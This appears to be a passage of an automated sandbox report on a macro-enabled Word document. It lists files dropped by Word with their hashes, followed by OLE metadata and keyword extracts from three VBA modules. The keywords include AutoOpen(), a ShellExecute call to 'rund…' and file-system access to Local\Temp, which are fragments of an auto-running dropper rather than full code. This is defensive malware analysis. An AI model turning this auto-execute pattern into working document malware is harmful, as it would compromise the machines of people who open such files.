SSDEEP:	6144:gwprAB795vtfb8p4bgWPWEtTmtcRCDPThNPFQwB+26RxlsIBkAgRMBHcTCwsHe5a:BW
MD5:	4C7ECD0ED5ADCC30352E2C06931D290A
SHA1:	0E6A8E0EDDB5E67E26CF15692D1E8591F3D3D1DE
SHA-256:	40BACD32DB58799FA95B4707588ADEA1C9065CD804712B69B55DDD332C037D4E
SHA-512:	2C25363DCCDB718D427CE451963F1616344A59A57AF0A19F946B7C06536E773E0EA383AC48AAC35E109327B7B86432D608CB0490EBF9590A31AA87330D6F929E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft- com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="String FormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_p rop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>% </xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select=

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\GostTitle.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	251449
Entropy (8bit):	5.103599476769172
Encrypted:	false
SSDEEP:	6144:hwprA3R95vtfb8p4bgWPwW6/m26AnV9IBgIkqm6HITUZJcjUZS1XkaNPQTlvB2zr:XA
MD5:	234430F3D3032B9648671D3DF168D827
SHA1:	4B7606E1F7E8172EE74DE90EE4CA75E3F44A0A2B
SHA-256:	DC7160C2FE5939E82BFEEE180C1DA8176C4914C034CAE8938ED6C9F7A9144F3E
SHA-512:	943119B65B2017F8FAAD5EC6B490CC8E263EC6128DD3D274A54EFB826FBE4353C72D335F5708974F1624E9BAE971C9D112905638B3F2123FC384DB201DE5B26
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\GostTitle.XSL	
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\HarvardAnglia2008OfficeOnline.xsl	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	284802
Entropy (8bit):	5.006325058456308
Encrypted:	false
SSDEEP:	6144:B9G5o7Fv0ZcxrStAtXWty8zRLYBQd8itHiYYPVJHMSo27hlwNR57johqBXlwNR2b:G
MD5:	08AD981C6D9BFD066BF29A77A62F0FEA
SHA1:	DBE60C2A2BC9A80EFBD6BE114BDF1416261C94E6
SHA-256:	BCFB2EF3D37F7DAFCB9FF4D92885C5F87B4BEC7A3045BC7208460DAE7DABAE31
SHA-512:	64A939705679AA9EBD66634059A63BE280DF197845F23334906EF419C891E1393700344EE8D200195B72509874AD6046495815B94C1BF998116C351BC483C6EB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".....xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.....<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="/">....<xsl:call-template name="Start"/>...</xsl:template>.....<xsl:template name="Start">....<xsl:choose>.....<xsl:when test="b:Version">.....<xsl:text>2010.2.02</xsl:text>.....</xsl:when>.....<xsl:when test="b:XslVersion">.....<xsl:text>2008</xsl:text>.....</xsl:when>.... <xsl:when test="b:StyleNameLocalized">.. <xsl:choose>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1033'">.. <xsl:text>Harvard - Anglia</xsl:text>.. </xsl:when>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1025'">.. <xsl:text>Harvard - Anglia</xsl:text>.. </xsl:when>.. <x

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\IEEE2006OfficeOnline.xsl	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	294525
Entropy (8bit):	4.978414555953716
Encrypted:	false
SSDEEP:	6144:ndkJ3yU0orh0SCLVXyMFsoiOjWIm4vW2uo4hfhf7v3uH4NYYP4BpBaZTTSSamEUD:Y
MD5:	96F3CCC20E23824F1904EDFDFE5CDA02
SHA1:	EF78E9B415A9FFD4094E525509D3AEB3E2A68EEE
SHA-256:	9970654851826C920261D52F8536B1305F7E582C7A2E892BAC344A95F909FE63
SHA-512:	1022D3E990B1A31361C9658C6C15DB9B41DA38E73319C93C62EE8E57E36333261F66897E1F0F6502EC28B780A9FC434E7F548178F3BC1D4463A44BCF508604E1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".....xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.....<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="/">....<xsl:call-template name="Start"/>...</xsl:template>.....<xsl:template name="Start">....<xsl:choose>.....<xsl:when test="b:Version">.....<xsl:text>2010.2.02</xsl:text>.....</xsl:when>.....<xsl:when test="b:XslVersion">.....<xsl:text>2006</xsl:text>.....</xsl:when>.. <xsl:when test="b:StyleNameLocalized">.. <xsl:choose>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1033'">.. <xsl:text>IEEE</xsl:text>.. </xsl:when>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1025'">.. <xsl:text>IEEE</xsl:text>.. </xsl:when>.. <xsl:when test="b:StyleNameL

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\ISO690.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	270642
Entropy (8bit):	5.074829646335759
Encrypted:	false
SSDEEP:	6144:JwprAi5R95vtfb8pDbgWPzDCvCmvQursq7vImej/yQ4SS1apSiQhHDOruvoVeMUX:WL
MD5:	831E5489F3047AFF2EFDFF758FA42FEC
SHA1:	F27C9E96D726464E802AD007FE749B8F27FF4525
SHA-256:	7914A8B4ADFDC9A6589ED181DE46D3D735676A38AA61B8FAFC0F862B9EC3A1CD
SHA-512:	B84800FAB9FDF2AEFACBFC14527BC8361459E5138309E11C1025CF61A855C481E77EF14623182F485F3122A40BA4F873E4300B8D8209D924E3E16646FA34BCB8
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\ISO690Nmerical.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	217578
Entropy (8bit):	5.069961862348856
Encrypted:	false
SSDEEP:	6144:AwprA3Z95vtf58pb1WP2DCvCmvQursq7vIme5QyQzSS1apSiQhHDlruvoVeMUwFj:4P
MD5:	7777C0173259D8F4A4F5E69C1461CA14
SHA1:	9C83B87C098AECF3CDFC1B5C4C78B696BF14A5E6
SHA-256:	A343D61BAB2F25D138BDCC57D33C4A83FD494A54EAF3DF0F539E3B51CFE011F1
SHA-512:	77BFD6F7D21AB9771DF1993FB9AB82BA6D5E900F0B846F0F11578313E8A99C99E095612510CBB07590367EADE9B31CF396B26ABA5E8380F3ABC0886FA02858B9
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>..</xsl:variable>..... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$parame

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\MLASeventhEditionOfficeOnline.xsl	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	255219
Entropy (8bit):	5.004117790808506
Encrypted:	false
SSDEEP:	6144:MwprA8niNgtfbzbOWPuv7kOMBLitjAUjTQLrYHwR0TnyDkHqV3iPr1zHX5T6SSXj:x
MD5:	C9460BEAF863E337428518DAF5C09C5C
SHA1:	76BE7E80D117A73A4FFC96682345EECE9A5C4D2A
SHA-256:	A69368BE9AC843B088D739F1573007E634D1068DB0AD9937A95FE7A0690C05E0
SHA-512:	9E4A7D3E019D182CD6CFF4947364DCF435EF3B40BA004A360260EDA0712839875CB797DBFCCCD9E50885EB10AEF8695052899E4BAC16423D0EECCF025CF6B0F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>...</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.....<xsl:variable name="prop_EndChars">.....<xsl:call-template name="templ_prop_EndChars"/>....</xsl:variable>.....<xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$parameters" />.....

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\SIST02.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	251336
Entropy (8bit):	5.057713103491112
Encrypted:	false
SSDEEP:	6144:JwprA6sS95vtfb8p4bgWPzkhUh9I5/oBRSifJeg/yQzvapSiQhHZeruvoXMUw3im:u9
MD5:	DAE31FA14BC97723A87F126B5121BAE3
SHA1:	C6B5CFF442FCC8795A5AF0D69ACDA24497D9F4BE
SHA-256:	30F377F7AC24B022F52371ADA97CB057460265F4C8BDDBB521642B6E2462EE27
SHA-512:	AE6B8BB6FCF956E1973C9E40702CB1A86FD8AD6F87FA1C2D3A2113C2F8AEC2A495FE636D71786843496F37FF9DB3D2F0E034BC4014D9C379E4EA4CC9495BE97
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\TURABIAN.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	344662

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\TURABIAN.XSL

Entropy (8bit):	5.023256859004611
Encrypted:	false
SSDEEP:	6144:UwprAwnsqvtfL/vF/bkWPRMMv7EOMBPitjASjTQQr7IwR0TnyDk1b78plJwf33iD:F
MD5:	F82561FF802442D12B8B77EC6EDC027E
SHA1:	EE7ED23C6EF8DA4968BA969FC094203D61065C0E
SHA-256:	5B7A52DFAA9C3E9E340E081178B54E827ED591AC27DC098C3985C94BDE5CABE9
SHA-512:	FA205BCD1D61226A940EA333B3B3EC43FB461E7683669A344403B543B9F699677A9E332827EC0160E81A8FBFD43CA61735A5C414EE7C17143DC9819A137044B5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$pa

C:\Users\user\AppData\Roaming\Microsoft\Office\MSO1033.acl

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	37730
Entropy (8bit):	3.1248667435282056
Encrypted:	false
SSDEEP:	768:1atNbFeZKdogeyHMOeYhIVi+iOFOqbPXdEmanb:g/eLAhIVJb2
MD5:	357D05BFF3960DA1C7AFBE2A513D8CD0
SHA1:	C30FFA446CC2F8D3885EF885695183397CF69B35
SHA-256:	C6559D77615B2E28273822D40F493BD0BDCCA9AC591C4CDE645E27926E3F9C75
SHA-512:	CF212DD2615A01E462AF05DFB0FAF6061C45AC86C447268B3255BE6872BD20FB8B23593C7E2196E3A8DE8ED87AA39322A98F6DEFD67E2E67F3CC5AB6534E18E
Malicious:	false
Preview:	.....b.....R.....(.c.).....(.e.)..... ....(.r.).....(.t.m.)....."!.....& ....a.b.b.o.u.t.....a.b.o.u.t.....a.b.o.t.u.....a.b.o.u.t.....a.b.o.u.t.a.....a.b.o.u.t. .a.....a.b.o.u.t.i.t.....a.b.o.u.t. .i.t.....a.b.o.u.t.t.h.e.....a.b.o.u.t. .t.h.e.....a.b.s.c.e.n.c.e.....a.b.s.e.n.c.e.....a.c.c.e.s.o.r.i.e.s.....a.c.c.e.s.s.o.r.i.e.s.....a.c.c.i.d.a.n.t.....a.c.c.i.d.e.n.t.....a.c.c.o.m.o.d.a.t.e.....a.c.c.o.m.m.o.d.a.t.e.....a.c.c.o.r.d.i.n.g.t.o.....a.c.c.o.r.d.i.n.g. .t.o.....a.c.c.r.o.s.s.....a.c.r.o.s.s.....a.c.h.e.i.v.e.....a.c.h.i.e.v.e.....a.c.h.e.i.v.e.d.....a.c.h.i.e.v.e.d.....a.c.h.e.i.v.i.n.g.....a.c.h.i.e.v.i.n.g.....a.c.n.....c.a.n.....a.c.o.m.m.o.d.a.t.e.....a.c.c.o.m.m.o.d.a.t.e.....a.c.o.m.o.d.a.t.e.....a.c.c.o.m.m.o.d.a.t.e.....a.c.t.u.a.l.y.l.....a.c.t.u.a.l.l.y.....a.d.d.i.t.i.n.a.l.....a.d.d.i.t.i.o.n.a.l.....a.d.d.t.i.o.n.a.l.....a.d.d.i.t.i.o.n.a.l.....a.d.e.q.u.i.t.....a.d.e.q.u.a.t.e.....a.d.e.q.u.i.t.e.....a.d.e.q.u.a.t.e.....a.d.n.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1118_8732615.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:24:15 2020, mtime=Wed Nov 18 23:34:01 2020, atime=Wed Nov 18 23:33:58 2020, length=619520, window=hide
Category:	dropped
Size (bytes):	2162
Entropy (8bit):	4.6809179281036295
Encrypted:	false
SSDEEP:	48:8Lg12IZaEoTiI5B6pLg12IZaEoTiI5B6:8c1x4BTKc1x4BT
MD5:	C4826A003802BFD470D5DCFED2B89672
SHA1:	61C4FF78B66AFF179C3C0F4A72F923FA903AF655
SHA-256:	0FD0978BC0DF5317D8C3F293D49112A564083761FA4DEBB22F2295D051CB5019
SHA-512:	468DD349857471A164023F5F520A2CAC447F8D00FC108BBDB13DCF842E62347EFC8A2F2CA9CA23F91F79443FD4AFDA35E885EFD142C7F4A45FB99752DC42D7AE
Malicious:	false
Preview:	L.....F.... ...>...=....+}.....t.....P.O. .:i....+00.../C:\.....x.1.....N...Users.d.....L..sQ6.....:.....1.U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....\.1.....>Q.{..user~1..D.....N..sQ6.....S.....).f.r.o.n.t.d.e.s.k.....~.1.....>Q.{..Desktop.h.....N..sQ6.....Y.....>.....9...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....n.2..t..sQ@. .1118_8~1.DOC..R.....>Q.{sQ@.....WA.....M...1.1.1.8._.8.7.3.2.6.1.5...d.o.c.....Z.....-.....Y.....>.S.....C:\Users\user\Desktop\1118_8732615.doc..'.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1.1.1.8._.8.7.3.2.6.1.5...d.o.c.....:...,.LB.)...A....`.....X.....632922.....!a..%.H.VZAj...kR..0.....!a..%.H.VZAj...kR..0.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	58
Entropy (8bit):	4.478670650299986
Encrypted:	false
SSDEEP:	3:M1UUvmm4VU2mv:MeOx
MD5:	15E6CA799949A8F68AB3AC5C315B3620

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA1:	E61338D11C68494EFDD16E7BA1382799AD610F58
SHA-256:	F9DD24FB515AA499B627C38FB8C1A10770A2981DB0A333581A0CFD7508DE8650
SHA-512:	F9561BFDA9C733E37B3A3AB92C9D562EEF601A006E5B6A9B610B3603EE8AEBB018FFBD0F62C9B79741F06342233889B240C16366BFB716E640DFC11D63A0E23F
Malicious:	false
Preview:	[doc]..1118_8732615.LNK=0..[folders]..1118_8732615.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	modified
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$18_8732615.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.376016165535253
Encrypted:	false
SSDEEP:	3:Rl/ZdZW/APCrKtPflK+B66TH+tlvllpH/W1g2IPslTMYRel:RtZSyG2PY+M2p1tlPslAYYl
MD5:	4C9B3C11606B776832B509C5FF4CCE2B
SHA1:	C22C44AE0CC48DC249C66A6CD6425963AB1E4DC6
SHA-256:	4B0C8BC5FD4F0F41F69BCC5E74EE3B574AA052DC5FF46E07A5F4E64624AA60E5
SHA-512:	446F9CF714A798CAB6F1F4676208E0D88C7BA253DBE9248088F57B016D4891DF3C29F81D04CB4DD245F9E0B8FA5EB580D600869CE3BB4010096E714E0DD7888
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h....4.3..e..... ....j....__call..i....."....._add...m.....S.i.g.n.a.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: BigAdministrator, Template: Normal.dotm, Last Saved By: BigAdministrator, Revision Number: 56, Name of Creating Application: Microsoft Office Word, Total Editing Time: 44:00, Create Time/Date: Thu Nov 12 08:27:00 2020, Last Saved Time/Date: Wed Nov 18 10:26:00 2020, Number of Pages: 1, Number of Words: 3, Number of Characters: 19, Security: 0
Entropy (8bit):	6.608390292496962
TrID:	• Perfect Keyboard macro set (36024/1) 37.90% • Microsoft Word document (32009/1) 33.68% • Microsoft Word document (old ver.) (19008/1) 20.00% • Generic OLE2 / Multistream Compound File (8008/1) 8.43%
File name:	1118_8732615.doc
File size:	619520
MD5:	0f75ad40daec01aee7642795cc544bb3
SHA1:	76334ccc6e92d579495671de47664180517cdf05
SHA256:	afba9deb16b5100c5964ca33cd42c2aa6b972ad104efd3c58e0ad8b7070cd5f4

General

SHA512:	53bc11170d518dc95baddf223370398971f740830e24d9b 44b5e7bf61b99a3a62c680d3219bde489a5bb653629a3d 7669d022444161b5b2badc6c9d09b2fecd3
SSDEEP:	12288:9uE0gXPByytejpBOaFGyokkn7QljuI2hJdC3ZzoNSBr:9u3gXPQ2eXOaFefgCIn
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "1118_8732615.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	
Author:	BigAdministrator
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	BigAdministrator
Revion Number:	56
Total Edit Time:	2640
Create Time:	2020-11-12 08:27:00
Last Saved Time:	2020-11-18 10:26:00
Number of Pages:	1
Number of Words:	3
Number of Characters:	19
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1252
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 4151

General	
Stream Path:	Macros/VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	4151
Data ASCII:	. . . . B . . . . p . . . 4 . . . . G . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 02 f0 00 00 00 42 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 70 05 00 00 34 0d 00 00 00 00 00 00 01 00 00 00 47 91 94 e0 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
lka(UUu
Object
"al\Te"
VB_Name
vbDirectory)
"Loc"
"mp",
RootPath
zxc(afs)
Getme(Left(ActiveDocument.AttachedTemplate.Path,
String
ActiveDocument.AttachedTemplate.Path
String)
Selection.TypeBackspace
Nothing
myArr
ntgs)
lka(RootPath)
fld.SUBFOLDERS
Getme(RootPath
"Local\Temp")
While
ssss()
Function
CreateObject("Scripting.FileSystemObject")
Dir(RootPath
Getme(vhhs.Path)
Dir(Left(ActiveDocument.AttachedTemplate.Path,
Attribute
fso.GetFolder(asdf)
Getme
strFileExists
Dir(ActiveDocument.AttachedTemplate.Path

VBA Code

VBA File Name: Module2.bas, Stream Size: 2129

General	
Stream Path:	Macros/VBA/Module2
VBA File Name:	Module2.bas
Stream Size:	2129
Data ASCII:	. . . . G . . . . x . . . . M E . . . .

General	
Data Raw:	01 16 03 00 01 f0 00 00 00 0a 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 11 03 00 00 dd 06 00 00 00 00 00 00 01 00 00 00 47 91 03 f5 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Unit:=wdCharacter,
Dir(sf
VB_Name
ActiveDocument.AttachedTemplate.Path
String)
Selection.TypeBackspace
Unit:=wdLine,
strFileExists
Selection.Copy
zxc(sf
Selection.MoveRight
Attribute
Selection.MoveDown
Dir(ActiveDocument.AttachedTemplate.Path

VBA Code

VBA File Name: ThisDocument.cls, Stream Size: 1743

General	
Stream Path:	Macros/VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	1743
Data ASCII:	. . . . T . . . . \\ . . . H . . . . G . . n . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 01 f0 00 00 00 54 03 00 00 d4 00 00 00 e2 01 00 00 ff ff ff ff 5c 03 00 00 48 05 00 00 00 00 00 00 01 00 00 00 47 91 f2 6e 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Name
VB_Creatable
VB_Exposed
AutoOpen()
VB_Customizable
a.ShellExecute("rund"
